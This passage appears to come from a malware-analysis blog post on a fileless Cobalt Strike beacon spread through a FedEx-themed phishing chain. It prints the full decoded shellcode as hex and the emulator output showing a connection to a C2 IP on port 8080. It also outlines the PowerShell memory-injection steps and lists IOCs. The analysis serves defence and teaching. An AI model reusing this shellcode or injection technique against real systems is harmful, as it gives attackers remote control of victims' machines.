
The “for” statement suggests that the Base64 block is encrypted with xor with a key of 35. We can also use CyberChef to decrypt this.



Decoded ShellCode

As shown in the above output, a lot of it is not human-readable but we can see what looks like an IP address and information about a User-Agent. The rest of the code that we cannot understand looks to be shellcode. Let us try and do some basic shellcode analysis to see what is going on here.

I used CyberChef to convert the code above into Hex. This is straight forward to do, and only requires an additional two operators to our current CyberChef recipe. One operator converts our code into Hex, and the other is a find and replace to remove the spacing.




```
fce8890000006089e531d2648b52308b520c8b52148b72280fb74a2631ff31c0ac3c617c022c20c1cf0d
01c7e2f052578b52108b423c01d08b407885c0744a01d0508b48188b582001d3e33c498b348b01d631ff
31c0acc1cf0d01c738e075f4037df83b7d2475e2588b582401d3668b0c4b8b581c01d38b048b01d08944
24245b5b61595a51ffe0585f5a8b12eb865d686e6574006877696e6954684c772607ffd531ff57575757
57683a5679a7ffd5e9840000005b31c951516a03515168901f000053506857899fc6ffd5eb705b31d252
6800026084525252535250 68eb552e3bffd589c683c35031ff57576aff5356682d06187bffd585c00f84
c301000031ff85f6740489f9eb0968aac5e25dffd589c16845215e31ffd531ff576a0751565068b757e0
0bffd5bf002f000039c774b731ffe991010000e9c9010000e88bffffff2f536a4d5200dd922f9462bdbf
4abfa01f23380b82c7e1ac08858999b30534ebfc6b1c6cbd75e55b642c5e9c9e5926595f28067c74ae40
```

```
93740bdd341cc1f35991337f3b2601b22eb0a79583ce5a9000557365722d4167656e743a204d6f7a696c
6c612f342e302028636f6d70617469626c653b204d53494520382e303b2057696e646f7773204e542035
2e313b2054726964656e742f342e303b202e4e455420434c5220322e302e3530373237290d0a0042d2a2
6e77a7636cc5dcb47cc4d4ca29124cc0d3052158f9f50c93d69a85dc9d83266ec37196ae318f372c0ad1
6d7f7ccd7c5a09dbb91d3db2d515e775b8d537ee3311b785d1ddf24ad0432736af1d3bfcfb3392ed0285
c5aacfdf201358cf89bfe3a435c5e5c8b78812dc63531ded491b95694477ba46c8146d5d5d22c763c154
941fb9f3662745a4dd92d209af9d5a7edcfd4bb2407f3e741a70a3d5870bc9db6f8fcbdb3d634da5c093
d9540c5dd6b2f2d0394ea2eca6d2dbf7c24bb5000d34aca226b416685f1314a043470068f0b5a256ffd5
6a4068001000006800004000576858a453e5ffd593b90000000001d9515389e75768002000005356681 2
9689e2ffd585c074c68b0701c385c075e558c3e8a9fdffff3137362e3130332e35362e38390000000001
```

ShellCode

Once we have our Hex code, you can save the output as a .dat file. Next, I used the tool scdbg to analyse the shellcode. This tool emulates basic Windows behaviour and can intercept what Windows API calls the shellcode is requesting by emulating the Windows API environment.

After parsing the .dat file to the tool, the output below is given. The shellcode loads the wininet API library and imports two functions which are used to establish an internet connection. We can see that the connection is established to the IP address we saw earlier over port 8080.

```
C:\Users\Test\Desktop\scdbg>scdbg.exe /f ..\..\Desktop\cobalt_strike.dat
Loaded 63c bytes from file ..\..\Desktop\cobalt_strike.dat
Detected straight hex encoding input format converting...
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

4010a2  LoadLibraryA(wininet)
4010b0  InternetOpenA()
4010cc  InternetConnectA(server: 176.103.56.89, port: 8080, )

Stepcount 2000001



C:\Users\Test\Desktop\scdbg>
```

As the shellcode does not import any other functions, it would appear that this is a simple beacon program that establishes a remote connection to the malicious IP. Additional commands are likely to be sent from the C2 server. The C2 IP address is a Ukrainian address, with ports 80, 8080 and 22 open.

Injecting into memory with PowerShell

So we've looked at our Base64 encoded block and determined that it's some simple shellcode which is used to establish a connection to the C2 server. The one question we still have to answer is how is the shellcode executed? From looking at the rest of the PowerShell

script, we can see that the shellcode is injected directly into memory. Below gives a basic summary of how it does this.

1. First the script imports two functions GetModuleHandle and GetProcAddress from system.dll, and it does this by importing them directly from memory, so it does not load the DLL from disk. These are both Windows UnsafeNativeMethods. This method of loading DLLs in this way is called Run-Time Dynamic Linking, and you can read more on it here.
2. These functions are then used to allocate space in memory for the function “var_va” which is the function which contains our shellcode.
3. Then the script decodes and decrypts the shellcode, in the same way that we did earlier with CyberChef
4. Next, the VirtualAlloc writes the shellcode function to space in memory for the calling process. In this case, that would be PowerShell. So, the shellcode is essentially injected into the memory space used by PowerShell.
5. And finally, the shellcode is then executed, where it establishes a C2 channel with the Cobalt Strike server.

What is Coablt Strike?

AnyRun attributed the PowerShell activity to Cobalt Strike and the PowerShell script and the shellcode that we analysed matches the profile and behaviour of a Cobalt Strike Beacon. Cobalt Strike is a tool used for adversary simulations and red team operations. A key feature of the tool is being able to generate malware payloads and C2 channels. The Cobalt Strike Beacon that we saw is fileless, meaning that the PowerShell script injects the Beacon straight into memory and never touches disk. Once a Cobalt Strike Beacon is present on a device, the attacker has significant capability to perform additional actions including stealing tokens and credentials for lateral movement.

Conclusion

So that brings this post to an end. I hope you found the information here useful. It’s a simple example of fileless malware and I think a good introduction for those who are maybe not very familiar with the area. It’s certainly a topic that I’m interested and something I want to research further, so expect more posts on this in the future!

IOCs

First stage:

- FedEx_Delivery_invoice.jnlp
  SHA256:
  7d187c34512571b45ffc2285414425b2e8963a914765582f9ea76ecc2791b45e
- hxxp://fedex-tracking[.]fun

Second stage:

- FedEx_Delivery_invoice.jar
  SHA256:
  e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
- hxxp://fedex-tracking[.]press

Third stage:

- fedex912.exe / gennt.exe
  SHA256:
  ba5fa7cc1a918b866354f4a5d9d92ceb3965ff81eb96e1608f190bccf12d38e6
- Run Location:
  %PROGRAMDATA%\9ea94915b24a4616f72c\gennt.exe
- Persistence Registry Key:
  HKU\S-1-5-21-1245055219-2462972176-14158293471001\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell: “explorer.exe, “C:\ProgramData\9ea94915b24a4616f72c\gennt.exe

C2 Stage:

176[.]103[.]56[.]89

Resources